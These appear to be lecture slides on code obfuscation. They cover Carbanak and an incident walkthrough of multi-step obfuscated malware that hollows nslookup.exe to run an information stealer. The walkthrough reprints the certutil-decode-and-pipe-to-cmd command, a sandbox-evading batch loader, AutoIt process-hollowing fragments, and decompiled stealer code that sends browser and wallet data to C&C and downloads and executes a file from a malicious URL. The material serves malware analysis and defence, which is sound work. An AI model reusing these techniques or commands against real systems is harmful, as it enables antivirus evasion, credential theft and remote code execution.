- Analysis needed backtracking to recover information about function pointers and **parameters** that were **passed in from as many as 18 layers back.**
- Beyond obfuscation techniques, the code analysis also found that Carbanak **was designed to alter evasion techniques** based on the antivirus product installed on a system



# Carbanak malware

- The Carbanak malware has been linked to more than 100 thefts around the world,
- Totals more than \$1 billion in losses.
- The cybercrime gang leader was arrested in March 2018, and three more members were arrested in August.
  - <https://cyberscoop.com/carbanak-cybercrime-gang-leader-who-caused-atms-to-spit-cash-is-arrested/>
  - <https://www.europol.europa.eu/media-press/newsroom/news/mastermind-behind-eur-1-billion-cyber-bank-robbery-arrested-in-spain>
  - <https://fortune.com/2018/03/26/carbanak-europol-arrest-spain-malware-banks/>

# References

- <https://web.archive.org/web/20150217133401/https://securelist.com/blog/research/68732/the-great-bank-robbery-the-carbanak-apt/>
- [https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064518/Carbanak\\_APT\\_eng.pdf](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08064518/Carbanak_APT_eng.pdf)

# Obfuscation applications

- Obfuscation works well for complicated files and programs
- Typically used to prevent piracy
- To make sure files or programs are being used in a proprietary manner.
- Obfuscation involves a separate program that needs to be packaged with a file or executable item to protect them from unauthorized use.
- Obfuscation works by masking what a file or program is doing so that users cannot see or manipulate the code.
- Files protected with obfuscation don't need to be accessed with any other plug-ins or executable files, making it seamless for the end user.

# Reading: How to measure obfuscation success

- **Strength.**
  - The extent to which transformed code resists automated deobfuscation attempts determines strength.
  - The more effort, time and resources it takes, the stronger the code is.
- **Differentiation.**
  - The degree to which transformed code differs from the original is another measure of how effective it is.
  - Some of the ways used to judge differentiation include:
    - The number of predicates the new code contains.
    - The depth of the inheritance tree (DIT) -- a metric used to indicate the complexity of code. A higher DIT means a more complex program.
- **Expense.**
  - A cost-efficient obfuscation method will be more useful than one that's expensive, particularly when it comes to how well it scales for larger applications.
- **Complexity.**
  - The more layers the obfuscator adds, the more complex the program will be, making the obfuscation more successful.

# Advantages of obfuscation

- **Secrecy.**
  - Obfuscation hides the valuable information contained in code.
  - This is an advantage for legitimate organizations looking to protect code from competitors and attackers.
  - Conversely, bad actors capitalize on the secrecy of obfuscation to hide their malicious code.
- **Efficiency.**
  - Some obfuscation techniques, like unused code removal, have the effect of shrinking the program and making it less resource intensive to run.
- **Security.**
  - Obfuscation is a built-in security method, sometimes referred to as application self-protection.
  - Instead of using an external security method, it works within what's being protected.
  - It is well-suited for protecting applications that run in an untrusted environment and that contain sensitive information.

# Disadvantages of obfuscation


- One of the main disadvantages of obfuscation is it is also used in malware.
  - Malware writers use it to evade antivirus programs that scan code for specific features.
  - By obscuring those features, the malware appears legitimate to the antivirus software.
- Common techniques malware authors use include:
  - Exclusive or (XOR): An operation that hides data by applying XOR values to code so that only a trained eye would be able to decrypt it.
  - ROT-13. An instruction that substitutes code for random characters.
- With obfuscation, instead of developing new malware, authors repackage commonly used, commodity attack methods to disguise their features.
- In some cases, malicious actors include vendor-specific techniques.
- Another disadvantage of obfuscation is it can make code more difficult to read.
  - For example, code that uses the string encryption obfuscation method requires decryption of the strings at runtime, which slows performance.

# A real life example 3: Finding and Decoding Multi-Step Obfuscated Malware

processFilePath: C:\Windows\SysWOW64\nslookup.exe | rating: Dangerous | request: http://dowhhay09.top/download.php?file=lv.exe

- Event: a process (*nslookup.exe*) tried to connect to a malicious URL that was already blocked by IT Team
- *nslookup.exe*,
  - a network administration command-line tool used for querying the DNS.
  - Therefore, this process performing a URL request is not unusual — at first glance.
  - Neither is this action, by itself, malicious.
  - However, why would anyone (aside from security researchers) query a malicious URL via *nslookup* in the first place?

# Nslookup.exe



```
C:\WINDOWS\system32\cmd. X + v

Microsoft Windows [Version 10.0.26100.3476]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Swati>nslookup
Default Server:  reliance.reliance
Address:  2405:201:3:b0c0::c0a8:1d01

> |
```



```
C:\Users\Swati>nslookup 8.8.8.8
Server:  reliance.reliance
Address:  2405:201:3:b0c0::c0a8:1d01
```

```
Name:      dns.google
Address:    8.8.8.8
```

```
C:\Users\Swati>nslookup google.com 8.8.8.8
Server:  dns.google
Address:  8.8.8.8
```

```
Non-authoritative answer:
Name:      google.com
Addresses:  2404:6800:4009:81e::200e
            142.250.70.110
```

```
C:\Users\Swati>nslookup -query=mx gmail.com
Server:  reliance.reliance
Address:  2405:201:3:b0c0::c0a8:1d01
```

```
Non-authoritative answer:
gmail.com      MX preference = 30, mail exchanger = alt3.gmail-smtp-in.l.google.com
gmail.com      MX preference = 10, mail exchanger = alt1.gmail-smtp-in.l.google.com
gmail.com      MX preference = 5, mail exchanger = gmail-smtp-in.l.google.com
gmail.com      MX preference = 20, mail exchanger = alt2.gmail-smtp-in.l.google.com
gmail.com      MX preference = 40, mail exchanger = alt4.gmail-smtp-in.l.google.com
```

**"Non-authoritative answer"** because the response is coming from a **caching DNS server** rather than an **authoritative DNS server**.

# Trace where the execution came from


- Observed that events coincided with execution of *certutil*- command-line tool used for certificate management

parentCmd	processCmd	objectCmd
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	ping 127.0.0.1 -n 30
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	rundll32.com q
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	certutil -decode Custodiva.ppt q
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	findstr /V /R "^bmlZmUAJSYrwwAaLPNfd\$" Angolo.mid
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	-
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	ping -n 1 CEEExpWh.CEEExpWh
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	certutil -decode Roccia.xltn Fu.mp4	-
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	certutil -decode Roccia.xltn Fu.mp4	-
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	certutil -decode Roccia.xltn Fu.mp4	-
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	\??\C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1	-
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	ping 127.0.0.1 -n 30
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	rundll32.com q
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	certutil -decode Custodiva.ppt q
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	findstr /V /R "^bmlZmUAJSYrwwAaLPNfd\$" Angolo.mid
cmd /c <b>certutil</b> -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4	cmd	-

- certutil –

- Decode utility that can be used to decode files hidden inside a certificate file (T1140),
- The attack included above pattern
- The file Roccia.xltn is decoded to Fu.mp4,
- then the contents of Fu.mp4 were piped to cmd.exe for execution.
- Upon digging further, it was found that the starting point was user execution of a disguised file named setup\_x86\_x64\_install.exe that was supposedly signed (with an invalid certificate) by AO Kaspersky Lab (Trend Micro detects this as Trojan.Win32.ALIEN.A).

# A signed malicious file



Angolo.mid  
Attesa.docm  
Custodiva.ppt  
Roccia.xltm



Actual contents of malicious file. (SFX CAB archive file)

- The SFX file then executes the following command:

```
POSTRUNPROGRAM
```

```
cmd /c certutil -decode Roccia.xltn Fu.mp4 & cmd < Fu.mp4
```

- This decodes the content of Roccia.xltn to Fu.mp4 and execute the latter file.

# Obfuscated contents of Roccia.xltn

```
Hiew: Roccia.xltn
Roccia.xltn  ↓FRO ----- 0 00000000 Hiew 7.20 <c>SEN
ydWuGILCGCUftaTgUfXbfMoncugzURfgtzTufPawsCsHsFuKWGUqbGvzobKvSQHOhG1KnYYyXUyNxA:
NNKZPAioIoEdiFqybHxpApAeNURdaibuukqWAJfiParDOWYrLBvnmUrDhHkUbQQrLn1UFYFOahxouXg
deRqFxoYpHwiyuOmGkPEDUFjcbZTMMeSZjxjPuesmFKEjfJCICiikmRxvFEixgjbEoisLCKmobyYkw?
-----BEGIN CERTIFICATE-----
U2U0IF10ZE5PTj0zDQpmdEZEe1JzTUZtRHRpaEUGZ1F3SkNDZW5kQXUhbMNdQ0K
SFJR SX1iUXJXclhYY21McEtuWExwTU5laWhUTFpnbEUiT0KY2FYcGFrR0ZtdEFW
YWNwTldYeHUVWdHBBU0U5dE1UekFHSGZRTWZFQUR1aFhIc0FmUA0KaEd1SUUzcGJK
T3UDWEZLcWZMeXp3SHpURE9Ra1RBclBnaUd0Y1hyWEhmW1F4cXBlaEd1DQpwY21G
am95UEJYRUZBLZGhRWldDc0hvTU1IQ21DRm9Zam5oR1RlcUFmU2d2SktweXJOeklk
ckxvd0pOWEtJQ3BhWmFzdKx4b1l2aA0KeKxld25idlBqQUhVtn1EcFV1UudmdHRL
YUNJYWFrS1URa09kR01taGpNWFJzcERzDQpsZ1dGR3BmSGFJRk9ydndStmFCZGgN
CmlERHhDdWphcGdza29XTmdwZW1JaHJUbNbkU3FEUmUxUEh1endqR294cW1zd1Jn
dHJub25SRg0KdEp0bGpwa09zamRhQ1F4aFh2ZGdoRENlc3dU3RKRHBnDQpTZXQg
d0pX d3paPUkNCm95eW10aEpra2UBZHdCdWUua2RnSk1JaXJwT0sNC1Zlc3l3Y2JX
UmhFaFNiQklyZEFEUG9vSURdbWJZY0UuW1YNC1pwa1p1SnU1WE13UWx1bnUTZ3U2
TlUJa21W1lJn1oWG8NC1NldCBtTGR4UE51PUANC1JmZ2RtZkxsU21DdEFabWxL
b0doR09UZUuaY0NUaEp1Sk16T0dKbnUZUhiRmJZTFFwcEUtWZyUmpNbU0UwZEUR
UmNPR0xFcUpBZkx6Y2J1cUpMTA0KdG1MdmRXeFdZak9GUEhKZWwNCn1Fb1UaSEUK
dlBGbmx1RUfMTg0KU2U0IGFmT2x0TGdBPTYNCK9OdFFERnUXcG9yUkdBRmRtd2Rx
ZlZWYUNQc3hycEtphn1Jd0JJR1NuRUNGRkFKZ0U0a2pweWdTdQpMWU9nTFNaYldh
QlNEUFJ4bkJMemR0c3U1UGRZblh6UUBsUEpTRE5MQ21JaW9jd1l6UkxFRG1BWUhi
a1ZCd1paWktle1puQ1UPW1FwDQpwWUDPYUUhA1BoZEPRZWthDQpTZXQgcEFpSm9i
ek1ZPWkNC1FQRU1zUWJKRWlwYnp0bHZNSnB1c0NXUGR3eHdBaHU6YWQNC1pKS GFx
```

# Deobfuscated contents of Fu.mp4

```
echo CEEspWn
if %computername% == DESKTOP-Q05QU33 exit
echo CEEspWn
if exist C:\aaa_TouchMeNot_.txt exit
echo CEEspWn
if %computername% == NfZtFbPfH exit
echo CEEspWn
if %computername% == MAIN exit
echo CEEspWn
if %computername% == ELICZ exit
echo CEEspWn
ping -n 1 CEEspWn.CEEspWn
if %errorlevel% == 0 exit
echo CEEspWn
set /p = "MZ" 0<nul 1>rundll32.com
findstr /V /R "^bmlZmUAJSYrwwAaLPNfd$" Agolo.mid >> rundll32.com"
certutil -decode Custodiva.ppt q
start rundll32.com q
ping 127.0.0.1 -n 30
```

- The code checks for multiple computer names and the *C:\aaa\_TouchMeNot\_.txt* file that usually indicates the presence of Windows Defender Antivirus Emulator. If any of these files are present, it will immediately exit.
- It will then create the file *rundll32.com* from the contents of *Agolo.mid*, but without the prepended string and with an added MZ header. This file is the Autolt compiler.

# What the malicious code is doing?

- The code checks for multiple computer names and the *C:\aaa\_TouchMeNot\_.txt* file that usually indicates the presence of Windows Defender Antivirus Emulator. If any of these files are present, it will immediately exit.
- It is then creating the file *rundll32.com* from the contents of *Agolo.mid*, but without the prepended string and with an added MZ header. This file is the AutoIt compiler.
- Code also decodes the content of *Custodiva.ppt*, which is the obfuscated AutoIT script



# Deobfuscated AutoIT script

```
$eBYMDX = thByjPoXr{"109o90o11o117o77o84o81o109o113o76o80o112o79o105o84o86o114o114o128o106o81o75o"}  
#NoTrayIcon  
Func QvyXrvylFtI{$YkDLy,$szMZQzMNp,$aurenwzZ,$ZGtTPHe,$wHZLVg,$KZrvfDdI,$chXEXmplM)  
Local Const $jmWsNZLylrvRasnXWJrJ =  
'onCJnvBbOZnNcbAuyBEFDLaQykFwjgezSstwxHfDpIvrYtWTYRQimtxbyMEjRALAXyVtznMbjqcUggSwgLrcbVTNWGVlrrLJbVl  
jIstHeLMWqYMpWrPJULCVSmYeQeLfnnUrJmOArsPKniFuhkiaHcUODKxoUeQZqvbLrIAbgfFCWRvlpROFVaIrcuAYyFFwAQJwlDe  
Local $KVGCNmWhRhtboaxIkflDTlzgrdTznyjJaRveiQMxyiosKMM = thByjPoXr{"89o99o67o101o70o117o100o78o103o"  
Local Const $mQrn = 'uqLOTyNBbzvdfGcWAigllOyIkKaxSoXHDhYfLEGFpQqsFLgKotYibhWaUeCpNzJgcOMwiYLWBdxxNNe  
Local $OYjeRkBo = thByjPoXr{"71o116o100o84o120o117o100o87o105o70o105o82o68o72o68o116o69o90o92"},3), :  
"126o106o126o95o97o76o76o87o75o126o121o83o76o72o117o96",7), $nyVhJJR = thByjPoXr{"71o76o92o88o120o11  
Local Const $BgWlyVUOzxBnZnhchsLppxUEUurZkvkaJDXYZeLOWzlfbbbbLb =  
'KXcyHuysdRrBrXopOcBicxFXjplFuvJuWtLgWEWQqIMTLcVjigIwlflfsnSbWalToXFzkTjpnKiNILkQhXbSOIWHUvWnMmUAAbTI  
btNkNSRkdheCJBySFOWSeSBQzEmHqGBMJUpkwOKoAKTDjDMYaXLnJbTFDWrozpkKMfTPsUQQ'  
Local $SasYXEQ = thByjPoXr{"94o77o104o123o91o105o87"},6), $CGFa = thByjPoXr{"110o91o93o119o88o82"},8),  
"74o123o128o91o88o126o81o126o95o94o91o96o122o81o115o126o119o96",9), $LVh = thByjPoXr{"99o115o120o109"
```

- The deobfuscated script contains junk code and a simple string decryption routine.
- Upon decoding the strings, this **Autolt script** was found to be executing the content of *Attesa.docm* via process hollowing of a spawned *nslookup.exe*.
- This is accomplished by first reading the content of *Attesa.docm*.
- Image: Decoded Autolt command to read Attesa.docm

```
$ryXYsqi = FileOpen(@ScriptDir & Decrypt("\Attesa.docm"),16)  
ExitLoop
```

- The AutoIT script will then spawn a *nslookup.exe* process, which is then hollowed.
- The contents are replaced with those of *Atessa.docm*: (image:Decoded Autolt command)

```
If Not ($EDANN1Ax > 736829-736825.859) Then Exit
$zKqLQ = @SystemDir & Decrypt("\nslookup.exe")
```

```
. . .
```

Case 149

```
$hwUxIxPaT = DllCall(Decrypt("kernel32.dll"), Decrypt("bool"), Decrypt("SetThreadContext"), Decrypt("ha
DllStructGetPtr($nWbUT))
```

- Image:SetThreadContext in Autolt script for process hollowing

- Upon injection, *nslookup.exe* will then perform the malicious routine.
- The payload consists of an information stealer that tries to acquire information (such as cookies or credentials) from browsers and cryptocurrency wallets, as well as system information and desktop screenshots.
- Both this injected *nslookup.exe* and an executable that uses the same command-and-control (C&C) servers (and that has a similar behavior) are detected as TrojanSpy.Win32.PRETSTEAL.A.
- The stolen information is saved, compressed into a ZIP file, and sent to the C&C servers:
- It also attempts to download and execute a file from the following URL. However, this URL is already inaccessible.

# Information stealer code

```
chrome_opera_636B0(v76);  
firefox_66725(v76, ExpandEnvironmentStringsW);  
crypto_6CBF1(v76);  
sub_6C45D(a2, a3, a1);  
systeminfo_6EDD6(v76, ExpandEnvironmentStringsW);  
Send_to_CnC_6BF67(v76, Sleep);  
Send_to_CnC_6C110(v76);  
ExpandEnvironmentStringsW(L"%Temp%\\File31.exe", &FileName, 0x208u);  
DeleteFileW(&FileName);  
URLDownloadToFileW(0, L"http://dowhhay09.top/download.php?file=lv.exe", &FileName, 0, 0);  
Sleep(0x3E8u);  
ShellExecuteW(0, L"open", &FileName, 0, 0, 1);  
self_destruct_6C2B9(v76);
```

# Takeaways

- A single detected event should not be the conclusion. Find out the underlying root cause of the issue. In this case, it was a user who ran a malicious file and needed to be educated about it.
- If a legitimate process (nslookup, in this case) behaves in a way that is suspicious, follow your instincts and dig deeper.
- Good sensors are necessary to carry out a proper threat investigation. These sensors allowed us not only to gather sufficient information about this incident, but also to find the root cause.

# References

- <https://www.techtarget.com/searchsecurity/definition/obfuscation>
- <https://www.techtarget.com/searchsecurity/news/252462163/Carbanak-source-code-found-on-VirusTotal-2-years-ago>
- <https://www.mandiant.com/resources/blog/carbanak-week-part-one-a-rare-occurrence>
- [https://www.trendmicro.com/en\\_us/research/21/b/finding-multi-step-obfuscated-malware.html](https://www.trendmicro.com/en_us/research/21/b/finding-multi-step-obfuscated-malware.html)

# Questions?